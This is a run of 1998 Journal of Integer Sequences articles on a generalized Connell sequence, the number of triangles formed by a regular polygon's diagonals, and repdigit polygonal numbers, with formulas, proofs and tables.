[3] Plouffe's constant at the site : Favorite Mathematical Constant of Steve Finch, 1996.

[4] Simon Plouffe, The reflection of light rays in a cup of coffee or b^n mod p, Conference, Hull (Canada), October 21, 1979, Congrès des Mathématiciens du Québec.

[5] C. R. Hadlock, Field Theory and Its Classical Problems (Carus Mathematical Monographs, No. 19), 1979.

[6] N. J. A. Sloane and S. Plouffe, The Encyclopedia of Integer Sequences. San Diego, Calif.: Academic Press, 1995. Also see the On-Line Encyclopedia of Integer Sequences.

(Related to sequences A004715 and A028999 .)

Received Jan. 1, 1998; published in Journal of Integer Sequences Jan. 30, 1998.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 1 (1998), Article 98.1.4

A Connell-Like Sequence

Gary E. Stevens
Department of Mathematics
Hartwick College, Oneonta, NY 13820
Email address: StevensG@Hartwick.edu

ABSTRACT

We introduce a generalization of the Connell Sequence, generated by using groups of q terms each a multiple of q (rather than just being even or odd as q is), and find an expression for the general term.

INTRODUCTION.

The Connell Sequence 1, 2, 4, 5, 7, 9, 10, 12, 14, 16, ... (A001614 in the *On-Line Encyclopedia of Integer Sequences*) is generated as follows:

take the first odd integer, the next two even integers, the next three odd integers, the next four even integers, etc.

In 1959 Ian Connell [1] posed the problem of proving that this sequence has general term:

$$u_n = 2n - \text{Floor}(\tfrac{1}{2}(1 + \text{Sqrt}(8n - 7)))$$

where Floor(x) is the largest integer less than or equal to x. A solution appeared in [2]. The sequence has some practical applications in antenna theory [3] and some of its properties have also been studied in [4].

In this article we consider the following generalization of the Connell Sequence.

Definition: Let $\{S_n\}$ be the Connell-like sequence generated as follows:
Take the first multiple of one, the next two multiples of two, the next three multiples of three, the next four multiples of four, ..., the next q multiples of q, etc.

The resulting sequence (now A033291) is

1, 2, 4, 6, 9, 12, 16, 20, 24, 28, 30, 35, 40, 45, 50, 54, 60, ...

THE DISCOVERY.

Let q denote the multipliers used in the sections of the general sequence so that q runs through all positive integer values

and is used as a multiplier q times. Note that the subscript of the last term of the section which uses the multiplier q will be the q^{th} triangular number, t_q. Thus, if n is any subscript appearing in the section of the sequence using the multiplier q, then

$$t_{q-1} < n <= t_q = \tfrac{1}{2}\,(q(q + 1)).$$

Solving for q in terms of n, we find q must be the smallest (non-negative) integer satisfying the quadratic equation $q^2 + q - 2n = 0$. Using Ceiling(x) to indicate the least integer greater than or equal to x, we can write

$$q_n = q(n) = \text{Ceiling}\,(\tfrac{1}{2}\,(-1 + \text{sqrt}(1 + 8n)))$$

to express the multiplier used for the n^{th} term of the sequence. To begin developing an expression for the general term, we consider the expression $(nq_n - S_n) / q_n$ which is constant for elements of the same section (using the same q). This is easy to see since if S_n and S_{n+1} are in the same section of multiples of q, i.e. $q = q_n = q_{n+1}$, then $S_{n+1} = S_n + q$, so that

$$((n + 1)q - S_{n+1}) / q = (nq + q - (S_n + q)) / q = (nq - S_n) / q.$$

Thus we can define a sequence related to S_n by $v_q = (nq_n - S_n) / q_n$, where n is any subscript from the section of the sequence S_n which uses multiplier q. This sequence (A001840) looks like:

0, 1, 2, 3, 5, 7, 9, 12, 15, 18, 22, 26, 30, 35, 40, 45, 51, 57, 63, 70, ...

This sequence uses an increment of 1 for three terms, then 2 for three terms, then 3 for three terms, and so forth. If we ignore the three term groupings and think about a sequence that increments by 1, then by 2, then by 3, etc., it would have to look basically like $\frac{1}{2}\,q^2$. To get the groupings of three, we can divide this by 3 and use the floor function to obtain Floor(q^2 / 6) which produces the sequence 0, 0, 1, 2, 4, ..., which is not quite right. A slight adjustment allows us to write

$$v_q = \text{Floor}(q(q + 1) / 6).$$

Equating this with the expression defining v_q and solving for S_n gives

$$S_n \quad = \quad q_n n - q_n v_{q(n)} \quad = \quad q_n n - q_n\,\text{Floor}(q_n(q_n + 1) / 6)$$

where

$$q_n = \text{Ceiling}\,(\tfrac{1}{2}\,(-1 + \text{sqrt}(1 + 8n))).$$

This result, however, has been obtained by observing the first few terms of some infinite sequences. It is conceivable that the pattern displayed by the first twenty terms of the sequence v_q might change at some point. (Using a computer program to check up to a q-value of 500,500 revealed no change in the pattern, though.) We still need to prove that the sequences always behave this way so that the formula discovered above gives the correct value for all n.

THE PROOF.

Theorem. Let $\{S_n\}$ be the sequence defined above and let $q_n = q(n) = \text{Ceiling}\,(\tfrac{1}{2}\,(-1 + \text{sqrt}(1 + 8n)))$ so that q_n is the multiplier used in the section of the sequence containing the term S_n. Let $v_q = \text{Floor}(q(q + 1) / 6)$ for $q >= 1$.
Then $S_n = q_n n - q_n v_{q(n)}$ for all $n >= 1$.

Proof (by induction on n). For $n = 1$, $q_1 = 1$ and $S_n = S_1 = 1 = 1\cdot 1 - 1\cdot 0 = q_1\cdot 1 - q_1\cdot v_{q(1)} = q_n\cdot n - q_n\cdot v_{q(n)}$.

Assume the theorem is true for n. If S_n and S_{n+1} are from the same section, i.e. use the same multiplier, then $q_n = q_{n+1} = q$ and $v_{q(n)} = v_{q(n+1)} = v_q$
and so

$$S_{n+1} = S_n + q = qn - qv_q + q = q(n + 1) - qv_q = q_{n+1}(n + 1) - q_{n+1}v_{q+1} ,$$

as required.

If S_n and S_{n+1} are from sections with different multipliers, then $q_{n+1} = q_n + 1 = q + 1$ and S_n was the last term in the section using multiplier q so $n = ½ (q(q + 1))$ and $q = ½ (-1 + \text{sqrt}(1 + 8n))$. S_{n+1} will be the first term larger than S_n which is divisible by $q+1$. The proposed expression for S_{n+1}, $q_{n+1}(n + 1) - q_{n+1}v_{q+1}$, is obviously divisible by q_{n+1} so we only need to show it is the first such number larger than S_n. We consider the difference between this expression and S_n and show it is at most $q + 1$ which will guarantee that our expression gives us S_{n+1}.

Now

$$\begin{aligned} q_{n+1}(n + 1) - q_{n+1}v_{q+1} - S_n &= (q + 1)(n + 1) - (q + 1)v_{q+1} - (qn - qv_q) \\ &= (q + 1) - \left((q + 1)v_{q+1} - qv_q - n\right) \\ &= (q + 1) - \left((q + 1)v_{q+1} - qv_q - ½ (q(q + 1))\right) \end{aligned}$$

This difference will thus be at most $q + 1$ if $(q + 1)v_{q+1} - qv_q - ½ (q(q + 1)) >= 0$.
Let $f(q) = (q + 1)v_{q+1} - qv_q - ½ (q(q + 1)) = (q + 1)\,\text{Floor}\left((q + 1)(q + 2) / 6\right) - q\,\text{Floor}\left(q(q + 1) / 6\right) - ½ (q(q + 1))$.

We consider six cases, the possibilities for q mod 6, and compute (omitting the arithmetic details) the exact value of $f(q)$ in each case:

$$\begin{array}{lll} f(6k) = 0, & f(6k + 1) = 4k + 1, & f(6k + 2) = 2k + 1, \\ f(6k + 3) = 0, & f(6k + 4) = 4k + 3, & f(6k + 5) = 2k + 2. \end{array}$$

In each case, since $k >= 0$, we find $f(q) >= 0$, so that the difference between S_n and the proposed expression for S_{n+1} at most $q + 1$. Thus, this expression, since it is divisible by $q + 1$, does give the first multiple of $q + 1$ which is larger than S_n, i.e. it gives S_{n+1}. The induction is complete and the result proved. •

ADDENDUM.

After reading an initial version of this paper, a colleague, Gerry Hunsberger, suggested another way of generalizing the Connell Sequence. Instead of thinking of the original seqence in terms of even and odd numbers, it is also possible to think of it as "one integer congruent to 1 mod 2, the next two integers congruent to 2 mod 2, the next three integers congruent to 3 mod 2, the next four integers congruent to 4 mod 2, and so forth. This still produces the Connell Sequence but allows for a nice generalization by changing the modulus.

Definition. The Connell k-Sequence, C_k, is defined by taking one integer congruent to 1 mod k, the next two integers congruent to 2 mod k, the next three integers congruent to 3 mod k, the next four integers congruent to 4 mod k, and so forth.

For example, the Connell 3-Sequence would be 1, 2, 5, 6, 9, 12, 13, 16, 19, 22, 23, 26,... (now A033292) and the 8-Sequence would be 1, 2, 10, 11, 19, 27, 28, 36, 44, 52, 53, 61, ... (now A033293).

Within each grouping of terms, the terms increase by an amount k, and when changing from one grouping to the next, the increment is 1. The groupings change after each trianular number. Thus we can consider the n^{th} term as being obtained by adding k for n terms and then subtracting (k-1) for each triangular number less than n. If n is the q^{th} triangular number then q = ½ (-1+sqrt(8n+1)). Since we want to count the number of triangular numbers less than this we replace n by (n-1) and apply the floor function. Thus we find that we can write the general term of the Connell k-Sequence as

$$C_k(n) = kn - (k - 1)\text{Floor}\left(\tfrac{1}{2}\left(-1+\text{sqrt}(8n+1)\right)\right).$$

References.

[1] *American Mathematical Monthly*, v.66, no. 8 (October, 1959), p. 724. Elementary Problem E1382.

[2] *American Mathematical Monthly*, v.67, no. 4 (April, 1960), p. 380. Solution to Elementary Problem E1382.

[3] Lakhtakia, A., V. K. Varadan, & V. V. Varadan. "Connell Arrays". *Archiv für Elektronik und Übertragungstechnik*, Band 42, Heft 3 (1988), pp. 186-189.

[4] Lakhtakia, A. & Clifford Pickover. "The Connell Sequence". *Journal of Recreational Mathematics*, v. 25, no. 2 (1993), pp. 90-92.

Received Jan. 30, 1998; published in Journal of Integer Sequences April 26, 1998.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 1 (1998),
Article 98.1.5

The Number of Triangles Formed by Intersecting Diagonals of a Regular Polygon


Steven E. Sommars
Lucent Technologies
Indian Hill, IL
Email address: sommars@enteract.com
and
Tim Sommars
Wheaton North High School
Wheaton, IL
Email address: ozzy50@juno.com

(Affliliation for identification only, the paper is not officially endorsed by either organization.)

Abstract: We consider the number of triangles formed by the intersecting diagonals of a regular polygon. Basic geometry provides a slight overcount, which is corrected by applying a result of Poonen and Rubinstein [1]. The number of triangles is 1, 8, 35, 110, 287, 632, 1302, 2400, 4257, 6956 for polygons with 3 through 12 sides.

Introduction

If we connect all vertices of a regular N-sided polygon we obtain a figure with $\binom{N}{2} = N(N-1)/2$ lines. For N=8, the figure is:



Careful counting shows that there are 632 triangles in this eight sided figure.


Derivation

All triangles are formed by the intersection of three diagonals at three different points. There are five arrangements of three diagonals to consider. We classify them based on the number of distinct diagonal endpoints. We will directly count the number of triangles with 3, 4 and 5 endpoints (top three figures). We will count the number of *potential* triangles with 6 endpoints, then correct for the false triangles. In each of the following five figures, a sample triangle is highlighted.


Three, Four and Five Diagonal Endpoints

3 diagonal endpoints. There are 56 such triangles in the figure at left.

The number of triangles formed by diagonals




with a total of three endpoints is simply $\binom{N}{3}$.



4 diagonal endpoints. There are 280 such triangles in the figure at left.

There are $\binom{N}{4}$ combinations of the four diagonal endpoints. For each set of four endpoints, there are four triangle configurations.

Thus there are $4\binom{N}{4}$ triangles formed.




5 diagonal endpoints There are 280 such triangles in the figure at left.


For each of the N vertices of the polygon, there are four other diagonal endpoints which can be placed on the N-1 remaining locations. Thus there are $N\binom{N-1}{4}$ triangles formed. This is equal to $5\binom{N}{5}$.

Six diagonal endpoints

The number of *potential* triangles formed by 6 line segments is $\binom{N}{6}$, since there are 6 segment endpoints to be chosen from a pool of N. Often potential triangles are not created by three overlapping line segments because the line segments intersect at a single point. $\binom{N}{6}$ counts both of the following two situations.

6 diagonal endpoints, resulting in triangle. There are 16 such triangles in the figure at left.





6 diagonal endpoints, false triangle. There are 9 interior intersection points in the figure at left where such false triangles can be formed.

We use a result of [1] to count these false triangles. As in that paper, for a regular N-sided polygon, let $a_m(N)$ denote the number of interior points other than the center where m diagonals intersect. Surprisingly, only the

values m = 2, 3, 4, 5, 6 or 7 may occur. The requisite formulae from [1] are reproduced here:

$$a_3(N)/N = (5N^2 - 48N + 76)/48 \bullet \delta_2(N) + 3/4 \bullet \delta_4(N) + (7N - 38)/6 \bullet \delta_6(N)$$
$$-8 \bullet \delta_{12}(N) - 20 \bullet \delta_{18}(N) - 16 \bullet \delta_{24}(N) - 19 \bullet \delta_{30}(N) + 8 \bullet \delta_{42}(N)$$
$$+68 \bullet \delta_{60}(N) + 60 \bullet \delta_{84}(N) + 48 \bullet \delta_{90}(N) + 60 \bullet \delta_{120}(N) + 48 \bullet \delta_{210}(N)$$

$$a_4(N)/N = (7N - 42)/12 \bullet \delta_6(N) - 5/2 \bullet \delta_{12}(N) - 4 \bullet \delta_{18}(N) + 3 \bullet \delta_{24}(N)$$
$$+6 \bullet \delta_{42}(N) + 34 \bullet \delta_{60}(N) - 6 \bullet \delta_{84}(N) - 6 \bullet \delta_{120}(N)$$

$$a_5(N)/N = (N - 6)/4 \bullet \delta_6(N) - 3/2 \bullet \delta_{12}(N) - 2 \bullet \delta_{24}(N) + 4 \bullet \delta_{42}(N)$$
$$+6 \bullet \delta_{84}(N) + 6 \bullet \delta_{120}(N)$$

$$a_6(N)/N = 4 \bullet \delta_{30}(N) - 4 \bullet \delta_{60}(N)$$

$$a_7(N)/N = \delta_{30}(N) + 4 \bullet \delta_{60}(N)$$

where $\delta_m(N) = 1$ if $N \equiv 0 (\mathrm{mod}\, m)$, 0 otherwise.

If there are K line segments that intersect at one common point, where K>2, there are $\binom{K}{3}$ false triangles corresponding to that point. Thus the correction term for false triangles is

$$a_3(N)\binom{3}{3} + a_4(N)\binom{4}{3} + a_5(N)\binom{5}{3} + a_6(N)\binom{6}{3} + a_7(N)\binom{7}{3} + \delta_2(N)\binom{N/2}{3}$$

where the last term represents the contribution of the center point for even N. The correction is 0 for odd N. The number of triangles formed by line segments with six endpoints on the polygon is then:

$$\binom{N}{6} - \left(a_3(N)\binom{3}{3} + a_4(N)\binom{4}{3} + a_5(N)\binom{5}{3} + a_6(N)\binom{6}{3} + a_7(N)\binom{7}{3} + \delta_2(N)\binom{N/2}{3}\right)$$

Result

The table below summaries the results for $N \leq 20$. These values were checked through use of a computer program performing an exhaustive search.

N	Triangles with 3 diagonal endpoints	Triangles with 4 diagonal endpoints	Triangles with 5 diagonal endpoints	Triangles with 6 diagonal endpoints	Total Number of Triangles
3	1	0	0	0	**1**
4	4	4	0	0	**8**
5	10	20	5	0	**35**
6	20	60	30	0	**110**
7	35	140	105	7	**287**
8	56	280	280	16	**632**
9	84	504	630	84	**1302**
10	120	840	1260	180	**2400**
11	165	1320	2310	462	**4257**
12	220	1980	3960	796	**6956**
13	286	2860	6435	1716	**11297**
14	364	4004	10010	2856	**17234**
15	455	5460	15015	5005	**25935**
16	560	7280	21840	7744	**37424**
17	680	9520	30940	12376	**53516**
18	816	12240	42840	17508	**73404**
19	969	15504	58140	27132	**101745**
20	1140	19380	77520	38160	**136200**

The sequence formed by the total number of triangles was studied by the late Victor Meally in the 1960's,

although it appears he did not find our formula for the *N*-th term. This is sequence A006600 in the On-Line Encyclopedia of Integer Sequences.

To summarize the final result, the number of triangles generated by intersecting diagonals of an *N*-regular polygon is:

$$\binom{N}{3} + 4\binom{N}{4} + 5\binom{N}{5} + \binom{N}{6}$$
$$- (a_3(N)\binom{3}{3} + a_4(N)\binom{4}{3} + a_5(N)\binom{5}{3} + a_6(N)\binom{6}{3} + a_7(N)\binom{7}{3} + d_2^g(N)\binom{N/2}{3})$$

References

[1] Bjorn Poonen, Michael Rubinstein, The Number of Intersection Points Made by the Diagonals of a Regular Polygon, SIAM J. on Disc. Math. Vol. 11, No. 1 (Feb 1998), pp. 133-156. Note that Theorem 1 has a typographical error: in the second line, 232 should be replaced by 262.

Received Feb 24, 1998; published in Journal of Integer Sequences April 26, 1998.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 1 (1998), Article 98.1.6


On Repdigit Polygonal Numbers

Mike Keith
4100 Vitae Springs Road
Salem, OR 97306
Email address: domnei@aol.com

Abstract: We consider the problem of determining which polygonal numbers are repdigits (numbers consisting of a single repeated digit). An efficient algorithm for finding repdigit polygonal numbers is presented and used to provide a complete characterization of all 1526 such numbers with 50 or fewer digits. Several other new and intriguing integer sequences (such as the sequence of so-called primitive solutions) are also introduced.

1. Introduction

The *polygonal numbers* are illustrated in the figure below. The *n*th *k*-sided polygonal number, $P(k,n)$, is the number of counters that can be arranged into a *k*-sided polygon with *n* counters along each side.






Figure 1. The first few polygonal numbers

A formula for $P(k,n)$ is:

$$P(k,n) = n((k-2)(n-1) + 2)/2 \qquad (n>=2 \text{ and } k>=2) \qquad (1)$$

A *repdigit* is a number, like 3 or 55 or 999999, consisting of repetitions of a single digit. Some polygonal numbers are also repdigits, such as $P(5,4)=22$ shown in Figure 1, or more dramatically

$$P(8925662618878671, 387) = 666666666666666666666.$$

In this paper we consider some properties of these *repdigit polygonal* (RP) numbers as well as some new integer sequences which result from their study.

2. Finding RP Numbers, and the Combination Sequence

The primary problem is to determine which polygonal numbers are also repdigits. The converse is easy - every repdigit number is trivially a polygonal number, because every integer r is equal to both $P(2,r)$ and $P(r,2)$, as can be seen by the fact that the first row and column of Figure 1 are just the integers in order. However, nontrivial representations are also possible, as shown by (see Figure 1)

$$P(2,22) = P(5,4) = P(22,2) = 22$$

or

$$P(2,666) = P(3,36) = P(46,6) = P(223,3) = P(666,2) = 666.$$

